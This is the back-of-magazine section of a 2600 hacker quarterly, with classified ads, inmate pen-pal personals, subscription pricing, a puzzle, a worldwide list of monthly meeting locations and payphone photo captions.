FREERETIREDSTUFF.COM - Donate or request free outdated tech products - in exchange for some good karma - by keeping usable unwanted tech items out of your neighborhood landfill. The FREE and easy text and photo classified ad website is designed to find local people in your area willing to pick up your unwanted tech products or anything else you have to donate. Thank you for helping us spread the word about your new global recycling resource by distributing this ad to free classified advertising sites and newsgroups globally. www.FreeRetiredStuff.com

SUSPECTED OR ACCUSED OF A CYBERCRIME IN ANY CALIFORNIA OR FEDERAL COURT? Consult with a semantic warrior committed to the liberation of information. I am an aggressive criminal defense lawyer specializing in the following types of cases: unauthorized access, theft of trade secrets, identity theft, and trademark and copyright infringement. Contact Omar Figueroa, Esq. at (415) 986-5591, at omar@stanfordalumni.org, or at 506 Broadway, San Francisco, CA 94133-4507. Graduate of Yale College and Stanford Law School. Complimentary case consultation for *2600* readers. All consultations are strictly confidential and protected by the attorney-client privilege.

INTELLIGENT HACKERS UNIX SHELL. Reverse.Net is owned and operated by intelligent hackers. We believe every user has the right to online security and privacy. In today's hostile anti-hacker atmosphere, intelligent hackers require the need for a secure place to work, compile, and explore without big-brother looking over their shoulder. Hosted at Chicago Equinix with Juniper Filtered DoS Protection. Multiple FreeBSD servers at P4 2.4 ghz. Affordable pricing from $5/month with a money back guarantee. Lifetime 26% discount for *2600* readers. Coupon code: Save2600. http://www.reverse.net

ANTI-CENSORSHIP LINUX HOSTING. Kaleton Internet provides affordable web hosting, email accounts, and domain registrations based on dual processor P4 2.4 GHz Linux servers. Our hosting plans start from only $8.95 per month. This includes support for Python, Perl, PHP, MySQL, and more. You can now choose between the USA, Singapore, and other offshore locations to avoid censorship and guarantee free speech. We respect your privacy. Payment can be by E-Gold, PayPal, credit card, bank transfer, or Western Union. See www.kaleton.com for details.

ARE YOU TIRED of receiving piles of credit card offers and other postal spam? You can't just throw them in the trash or recycle them as someone could get a hold of them and use them to steal your identity. You can't just let them pile up on your kitchen table. So instead you have to be bothered with shredding and disposing of them. Well, not anymore. OperationMailBack.com has a free solution for you. All costs of disposal including delivery will be paid by the company responsible for sending the stuff to you. Stop wasting your valuable time dealing with messes other people are responsible for creating. Check out our newly redesigned website for complete information and take back your mailbox.

BEEN ARRESTED FOR A COMPUTER OR TECHNOLOGY RELATED CRIME? Have an idea, invention, or business you want to buy, sell, protect, or market? Wish your attorney actually understood you when you speak? The Law Office of Michael B. Green, Esq. is the solution to your 21st century legal problems. Former SysOp and member of many private BBS's since 1981 now available to directly represent you or bridge the communications gap and assist your current legal counsel. Extremely detailed knowledge regarding criminal and civil liability for computer and technology related actions (18 U.S.C. 1028, 1029, 1030, 1031, 1341, 1342, 1343, 2511, 2512, ECPA, DMCA, 1996 Telecom Act, etc.), domain name disputes, intellectual property matters such as copyrights, trademarks, licenses, and acquisitions as well as general business and corporate law. Over eleven years experience as in-house legal counsel to a computer consulting business as well as an over 20 year background in computer, telecommunications, and technology matters. Published law review articles, contributed to nationally published books, and submitted briefs to the United States Supreme Court on Internet and technology related issues. Admitted to the U.S. Supreme Court, 2nd Circuit Court of Appeals, and all New York State courts and familiar with other jurisdictions as well. Many attorneys will take your case without any consideration of our culture and will see you merely as a source of fees or worse, with ill-conceived prejudices. My office understands our culture, is sympathetic to your situation, and will treat you with the respect and understanding you deserve. No fee for the initial and confidential consultation and, if for any reason we cannot help you, we will even try to find someone else who can at no charge. So you have nothing to lose and perhaps everything to gain by contacting us first. Visit us at: http://www.computorney.com or call 516-9WE-HELP (516-993-4357).

Announcements

OFF THE HOOK is the weekly one hour hacker radio show presented Wednesday nights at 7:00 pm ET on WBAI 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthehook or on shortwave in North and South America at 7415 khz. Archives of all shows dating back to 1988 can be found at the *2600* site, now in mp3 format! Shows from 1988-2005 are now available in DVD-R format for $30! Or subscribe to the new high quality audio service for only $50. Each month you'll get a newly released year of *Off The Hook* in broadcast quality (far better than previous online releases). Send check or money order to *2600,* PO Box 752, Middle Island, NY 11953 USA or order through our online store at http://store.2600.com. Your feedback on the program is always welcome at oth@2600.com.

PHONE PHUN. http://phonephun.us. Blog devoted to interesting phone numbers. Share your finds!

DO YOU WANT ANOTHER PRINTED MAGAZINE that complements *2600* with even more hacking information? *Binary Revolution* is a magazine from the Digital Dawg Pound about hacking and technology. Specifically, we look at underground topics of technology including: Hacking, Phreaking, Security, Urban Exploration, Digital Rights, and more. For more information, or to order your printed copy online, visit us at http://www.binrev.com/ where you will also find instructions on mail orders. Welcome to the revolution!

CHRISTIAN HACKERS' ASSOCIATION: Check out the web page http://www.christianhacker.org for details. We exist to promote a community for Christian hackers to discuss and impact the realm where faith and technology intersect for the purpose of seeing lives changed by God's grace through faith in Jesus.

Personals

SEEKING NON-STAGNANT MINDS for mutual illumination/exchange of thoughts and ideas. Three years left on my sentence and even with all my coaching the walls still can't carry a decent conversation. Interests include cryptography, security, conspiracy theories, martial arts, and anything computer related. All letters replied to. Max Rider, SBI#00383681 D.C.C., 1181 Paddock Rd., Smyrna, DE 19977.

IN SEARCH OF FRIENDS/CONTACTS: Railroaded by lying evidence-burying FBI agents and U.S. Postal Inspectors for crime I didn't commit. In court I had a snowball's chance in hell. Unless I outsmart the government by exhuming the exculpatory treasure trove of my innocence, I'm hopelessly dungeoned for the duration. There's only a little gleam of time between two eternities. I refuse to return to forever without a fight. Will answer all. W. Wentworth Foster #21181, Southeast Correction Center, 300 East Pedro Simmons Drive, Charleston, MO 63834.

PRISONER SEEKS FRIENDS to help with book review lookups on Amazon by keywords. Com Sci major, thirsty to catch up to the real world before my reentry. I have my own funds to buy books. I only need reviews. Or... I'm MUD/MMORPG savy in C++/Python/PHP/MySQL, and I'm seeking players and programmers for better idea on "what's out there." Please help. Ken Roberts J60962, CSTAF-A2-244 UP, PO Box 5248, Corcoran, CA 93212.

OFFLINE OUTLAW IN TEXAS is looking for any books Unix/Linux I can get my hands on. Also very interested in privacy in all areas. If you can point me in the right direction or feel like teaching an old dog some new tricks, drop me a line. I'll answer all letters. Props to those who already have, you know who you are. William Lindley 822934, 1300 FM 655, Rosharon, TX 77583-8604.

IN SEARCH OF NEW CONTACTS every day. I have a lot of time to pass and am always up for a good discussion. Joint source audit anyone? Of course it'll have to be on paper. Interests not limited to: low-level OS coding, embedded systems, crypto, radiotelecom, and conspiracy theory. Will reply to all. Brian Salcedo #32130-039, FCI McKean, P.O. Box 8000, Bradford, PA 16701.

STILL IN THE JOINT. Only a year or so left. Known as Alphabits, busted for hacking banks and lots of unauthorized wire transfers. I'm looking to hear from anyone in the free world. Very interested in any ideas regarding future employment. Will respond to all. Jeremy Cushing #J51130, Centinela State Prison, PO Box 921, Imperial, CA 92251-0921.

CONVICTED COMPUTER CRIMINAL in federal prison doing research on Asperger Syndrome prevalence in prison. Please write: Paul Cuni 15287-014, Box 7001, Taft, CA 93268.

STORMBRINGER'S 411: Am not getting a fair shake in court without an attorney, so it's 15 more years to pull. Need a coder for a web GUI for a shortwave/scanner (Icom PCR-1000) that I donated to a shortwave station and some other interesting stuff. Would love to talk shop with people on radio, data over radio, and ham radio. Will respond to all letters technical or not. W.K. Smith, 44684-083, FCI Cumberland, PO Box 1000, Cumberland, MD 21501-1000. Web: www.stormbringer.tv. Link to it!

ONLY SUBSCRIBERS CAN ADVERTISE IN *2600!* Don't even think about trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. We make no guarantee as to the honesty, righteousness, sanity, etc. of the people advertising here. Contact them at your peril. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include your address label/envelope or a photocopy so we know you're a subscriber. Send your ad to *2600* Marketplace, PO Box 99, Middle Island, NY 11953. **Deadline for Spring issue: 3/1/07.**

قاءحمجنم

What does it mean? How do all of these things tie together? Come up with the best way of phrasing it and win a prize! Email puzzle@2600.com




FIG. 4A




FIG. 4B

Answer choice for Autumn 2006 puzzle:

"Are Pac-Man, Apple, Microsoft, and Dual-Core grain silos as American as Pi? No!"

-- Mister Ule, 20500

NEW PRICES

So how does all this affect you? Simple. It won't affect you at all if you're a subscriber. If you buy us at a newsstand in the United States, you'll pay 75 cents more. If you buy us at a newsstand in Canada, you'll pay a dollar less. And if you're somewhere else, we honestly don't know.

As this is our first price change on the newsstand in more than three years and only the second since 1999, it's actually a bargain considering how much the cost of everything has gone up in that period and the fact that we've added lots of pages over the years. But if you wish to *really* cling to the past, consider that our subscription price has not gone up in over 15 years! How insane is *that?*

All in all, we believe it's still a pretty good deal, regardless of how you choose to buy our zine. Remember that we survive solely on subscriber support. If we had advertising we could probably give the thing away for free. But then we just wouldn't be the same and would probably be unable to print the kinds of things we enjoy printing.

If you found us in a bookstore or at a newsstand, you're probably aware that most of the magazines surrounding us are nothing like *2600*. By keeping our sales strong, you're voicing support for something different and hopefully that will enable other alternatives to be considered by distributors and bookstores as well. And this is how the general public is reached. Despite all of the TV channels, audio devices, and Internet blogs we're constantly bombarded with, they are just no substitute for books and magazines. We hear comments like this more than ever these days.

So here's the deal. If you buy the copy you're holding in your hand at a store, there's no need to read further (unless you want some back issues). If you want to subscribe, it's $20 for the U.S. and Canada, $30 elsewhere. Back issues are $5 each ($6.50 overseas) except for the most recent one which is $5.50 ($7.00 overseas). Plus there are all sorts of bulk discounts available at our online store located at http://store.2600.com.
The address to send physical subscription and back issue requests is:

2600
PO Box 752
Middle Island, NY 11953 USA

(Don't worry, it comes in an envelope that doesn't have our name on it, just our return address. We're aware of evil parents, spouses, bosses, and prison guards who are watching you.)

ARGENTINA

Buenos Aires: In the bar at San Jose 05.

AUSTRALIA

Melbourne: Caffeine at ReVault Bar, 16 Swanston Walk, near Melbourne Central Shopping Centre. 6:30 pm.
Sydney: The Crystal Palace, front bar/bistro, opposite the bus station area on George St. at Central Station. 6 pm.

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm.

CANADA

Alberta

Calgary: Eau Claire Market food court by the bland yellow wall. 6 pm.

British Columbia

Vancouver: Lupo Caffe & Bar, 1014 West Georgia St.
Victoria: QV Bakery and Cafe, 1701 Government St.

Manitoba

Winnipeg: St. Vital Shopping Centre, food court by HMV.

New Brunswick

Moncton: Ground Zero Networks Internet Cafe, 720 Main St. 7 pm.

Ontario

Barrie: William's Coffee Pub, 505 Bryne Drive. 7 pm.
Guelph: William's Coffee Pub, 492 Edinbourgh Road South. 7 pm.
Ottawa: World Exchange Plaza, 111 Albert St., second floor. 6:30 pm.
Toronto: College Park Food Court, across from the Taco Bell.
Waterloo: William's Coffee Pub, 170 University Ave. West. 7 pm.
Windsor: University of Windsor, CAW Student Center commons area by the large window. 7 pm.

Quebec

Montreal: Bell Amphitheatre, 1000, rue de la Gauchetiere.

CHINA

Hong Kong: Pacific Coffee in Festival Walk, Kowloon Tong. 7 pm.

CZECH REPUBLIC

Prague: Legenda pub. 6 pm.

DENMARK

Aalborg: Fast Eddie's pool hall.
Aarhus: In the far corner of the DSB cafe in the railway station.
Copenhagen: Cafe Blasen.
Sonderborg: Cafe Druen. 7:30 pm.

EGYPT

Port Said: At the foot of the Obelisk (El Missallah).

ENGLAND

Brighton: At the phone boxes by the Sealife Centre (across the road from the Palace Pier). 7 pm. Payphone: (01273) 606674.
Exeter: At the payphones, Bedford Square. 7 pm.
London: Trocadero Shopping Center (near Piccadilly Circus), lowest level. 6:30 pm.
Manchester: The Green Room on Whitworth St. 7 pm.
Norwich: Borders entrance to Chapelfield Mall. 6 pm.
Reading: Afro Bar, Merchants Place, off Friar St. 6 pm.

FINLAND

Helsinki: Fenniakortteli food court (Vuorikatu 14).

FRANCE

Grenoble: Eve, campus of St. Martin d'Heres. 6 pm.
Paris: Place de la Republique, near the (empty) fountain. 6:30 pm.
Rennes: In front of the store "Blue Box" close to Place de la Republique. 8 pm.

GREECE

Athens: Outside the bookstore Papaswtiriou on the corner of Patision and Stournari. 7 pm.

IRELAND

Dublin: At the phone booths on Wicklow St. beside Tower Records. 7 pm.

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Tokyo: Linux Cafe in Akihabara district. 6 pm.

NEW ZEALAND

Auckland: London Bar, upstairs, Wellesley St., Auckland Central. 5:30 pm.
Christchurch: Java Cafe, corner of High St. and Manchester St. 6 pm.
Wellington: Load Cafe in Cuba Mall. 6 pm.

NORWAY

Oslo: Oslo Sentral Train Station. 7 pm.
Tromsoe: The upper floor at Blaa Rock Cafe, Strandgata 14. 6 pm.
Trondheim: Rick's Cafe in Nordregate. 6 pm.

PERU

Lima: Barbilonia (ex Apu Bar), en Alcanfores 455, Miraflores, at the end of Tarata St. 8 pm.

SCOTLAND

Glasgow: Central Station, payphones next to Platform 1. 7 pm.

SOUTH AFRICA

Johannesburg (Sandton City): Sandton food court. 6:30 pm.

SWEDEN

Gothenburg: 2nd floor in Burger King at Avenyn. 6 pm.
Stockholm: Outside Lava.

SWITZERLAND

Lausanne: In front of the MacDo beside the train station.

UNITED STATES

Alabama

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm.
Huntsville: Stanlieo's Sub Villa on Jordan Lane.
Tuscaloosa: McFarland Mall food court near the front entrance.

Arizona

Phoenix: Peter Piper Pizza, 3945 E. Thomas Rd.
Tucson: Borders in the Park Mall. 7 pm.

California

Los Angeles: Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924; 613-9704, 9746.
Monterey: London Bridge Pub, 2 Wharf II.
Orange County (Lake Forest): Diedrich Coffee, 22621 Lake Forest Drive. 8 pm.
Sacramento: Round Table Pizza at 127 K St.
San Diego: Regents Pizza, 4150 Regents Park Row #170.
San Francisco: 4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806. 5:30 pm.
San Jose: Outside the cafe at the MLK Library at 4th and E. San Fernando. 6 pm.

Colorado

Boulder: Wing Zone food court, 13th and College. 6 pm.
Denver: Borders Cafe, Parker and Arapahoe.

District of Columbia

Arlington: Pentagon City Mall in the food court (near Au Bon Pain). 6 pm.

Florida

Ft. Lauderdale: Broward Mall in the food court. 6 pm.
Gainesville: In the back of the University of Florida's Reitz Union food court. 6 pm.
Orlando: Fashion Square Mall Food Court between Hovan Gourmet and Manchu Wok. 6 pm.
Tampa: University Mall in the back of the food court on the 2nd floor. 6 pm.

Georgia

Atlanta: Lenox Mall food court. 7 pm.

Idaho

Boise: BSU Student Union Building, upstairs from the main entrance. Payphones: (208) 342-9700, 9701.
Pocatello: College Market, 604 South 8th St.

Illinois

Chicago: Neighborhood Boys and Girls Club, 2501 W. Irving Park Rd. 7 pm.

Indiana

Evansville: Barnes and Noble cafe at 624 S Green River Rd.
Ft. Wayne: Glenbrook Mall food court in front of Sbarro's. 6 pm.
Indianapolis: Corner Coffee, SW corner of 11th and Alabama.
South Bend (Mishawaka): Barnes and Noble cafe, 4601 Grape Rd.

Iowa

Ames: Memorial Union Building food court at the Iowa State University.

Kansas

Kansas City (Overland Park): Oak Park Mall food court.
Wichita: Riverside Perk, 1144 Bitting Ave.

Louisiana

Baton Rouge: In the LSU Union Building, between the Tiger Pause & McDonald's. 6 pm.
New Orleans: Z'otz Coffee House uptown at 8210 Oak Street. 6 pm.

Maine

Portland: Maine Mall by the bench at the food court door.

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston: Prudential Center Plaza, terrace food court at the tables near the windows. 6 pm.
Marlborough: Solomon Park Mall food court.

Michigan

Ann Arbor: The Galleria on South University.

Minnesota

Bloomington: Mall of America, north side food court, across from Burger King & the bank of payphones that don't take incoming calls.

Missouri

Kansas City (Independence): Barnes & Noble, 19120 East 39th St.
St. Louis: Galleria Food Court.
Springfield: Borders Books and Music coffeeshop, 3300 South Glenstone Ave., one block south of Battlefield Mall. 5:30 pm.

Nebraska

Omaha: Crossroads Mall Food Court. 7 pm.

Nevada

Las Vegas: Coffee Bean Tea Leaf coffee shop, 4550 S. Maryland Pkwy. 7 pm.

New Mexico

Albuquerque: University of New Mexico Student Union Building (plaza "lower" level lounge), main campus. Payphones: 505-843-9033, 505-843-9034. 5:30 pm.

New York

New York: Citigroup Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd.

North Carolina

Charlotte: South Park Mall food court. 7 pm.
Raleigh: Royal Bean coffee shop on Hillsboro Street (next to the Playmakers Sports Bar and across from Meredith College).

North Dakota

Fargo: West Acres Mall food court by the Taco John's.

Ohio

Cincinnati: The Brew House, 1047 East McMillan. 7 pm.
Cleveland: University Circle Arabica, 11300 Juniper Rd. Upstairs, turn right, second room on left.
Columbus: Convention center on street level around the corner from the food court.
Dayton: TGI Friday's off 725 by the Dayton Mall.

Oklahoma

Oklahoma City: Cafe Bella, southeast corner of SW 89th St. and Penn.
Tulsa: Promenade Mall food court.

Oregon

Portland: Backspace Cafe, 115 NW 5th Ave. 6 pm.

Pennsylvania

Allentown: Panera Bread, 3100 West Tilghman St. 6 pm.
Philadelphia: 30th St. Station, southeast food court near mini post office.

South Carolina

Charleston: Northwoods Mall in the hall between Sears and Chik-Fil-A.

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: Borders Books Cafe across from Westown Mall.
Memphis: Atlanta Bread Co., 4770 Poplar Ave. 6 pm.
Nashville: J-J's Market, 1912 Broadway. 6 pm.

Texas

Austin: Spider House Cafe, 2908 Fruth St. 7 pm.
Houston: Ninfa's Express in front of Nordstrom's in the Galleria Mall.
San Antonio: North Star Mall food court. 6 pm.

Utah

Salt Lake City: ZCMI Mall in The Park Food Court.

Vermont

Burlington: Borders Books at Church St. and Cherry St. on the second floor of the cafe.

Virginia

Arlington: (see District of Columbia)
Virginia Beach: Lynnhaven Mall on Lynnhaven Parkway. 6 pm.

Washington

Seattle: Washington State Convention Center. 2nd level, south side. 6 pm.

Wisconsin

Madison: Union South (227 N. Randall Ave.) on the lower level in the Martin Luther King Jr. Lounge. Payphone: (608) 251-9909.
Milwaukee: The Node, 1504 E. North Ave.

All meetings take place on the first Friday of the month. Unless otherwise noted, they start at 5 pm local time.
To start a meeting in your city, send email to meetings@2600.com.

More Western Hemisphere Phones

Dominican Republic. Found outside of **Dajabon.** It's debatable whether that dish and its solar panel, not to mention the huge conduit, are all there for this one little payphone, which seems to have had all its coin mechanisms removed.

Photo by Alex

Cuba. Two very different ETECSA models. This is part of the government owned communications service. The drab phone on the left takes coins, the bright and cheerful looking one on the right takes cards. Found in Veradero.

Photo by Alan Prusila

Visit **http://www.2600.com/phones/** to see even more foreign payphone photos!
(Or turn to the inside front cover to see more right now.)

The Back Cover Photo

Here's a "glitch" that happened at the Barnes & Noble in Easton, Pennsylvania and captured by **l33tphreak** and **smoke**. Further proof that their scanning system doesn't always work. The cashier was overheard saying to all of the other clerks gathered round, "And it's a hacker magazine too."

Let's hope the cars don't also run on Windows.
This little crash was caught by **Brandon Freeman** on his way to work in Atlanta.

Seen a photo with "2600" in it or something of interest to the hacker world? Send it on in! Be sure to use the highest quality settings on your camera to increase the odds of it getting printed.

Email your submissions to articles@2600.com or use snail mail to:
2600 Editorial Dept., PO Box 99, Middle Island, NY 11953 USA.

If we use your picture, you'll get a free two-year subscription (or back issues) and a 2600 sweatshirt (or two t-shirts).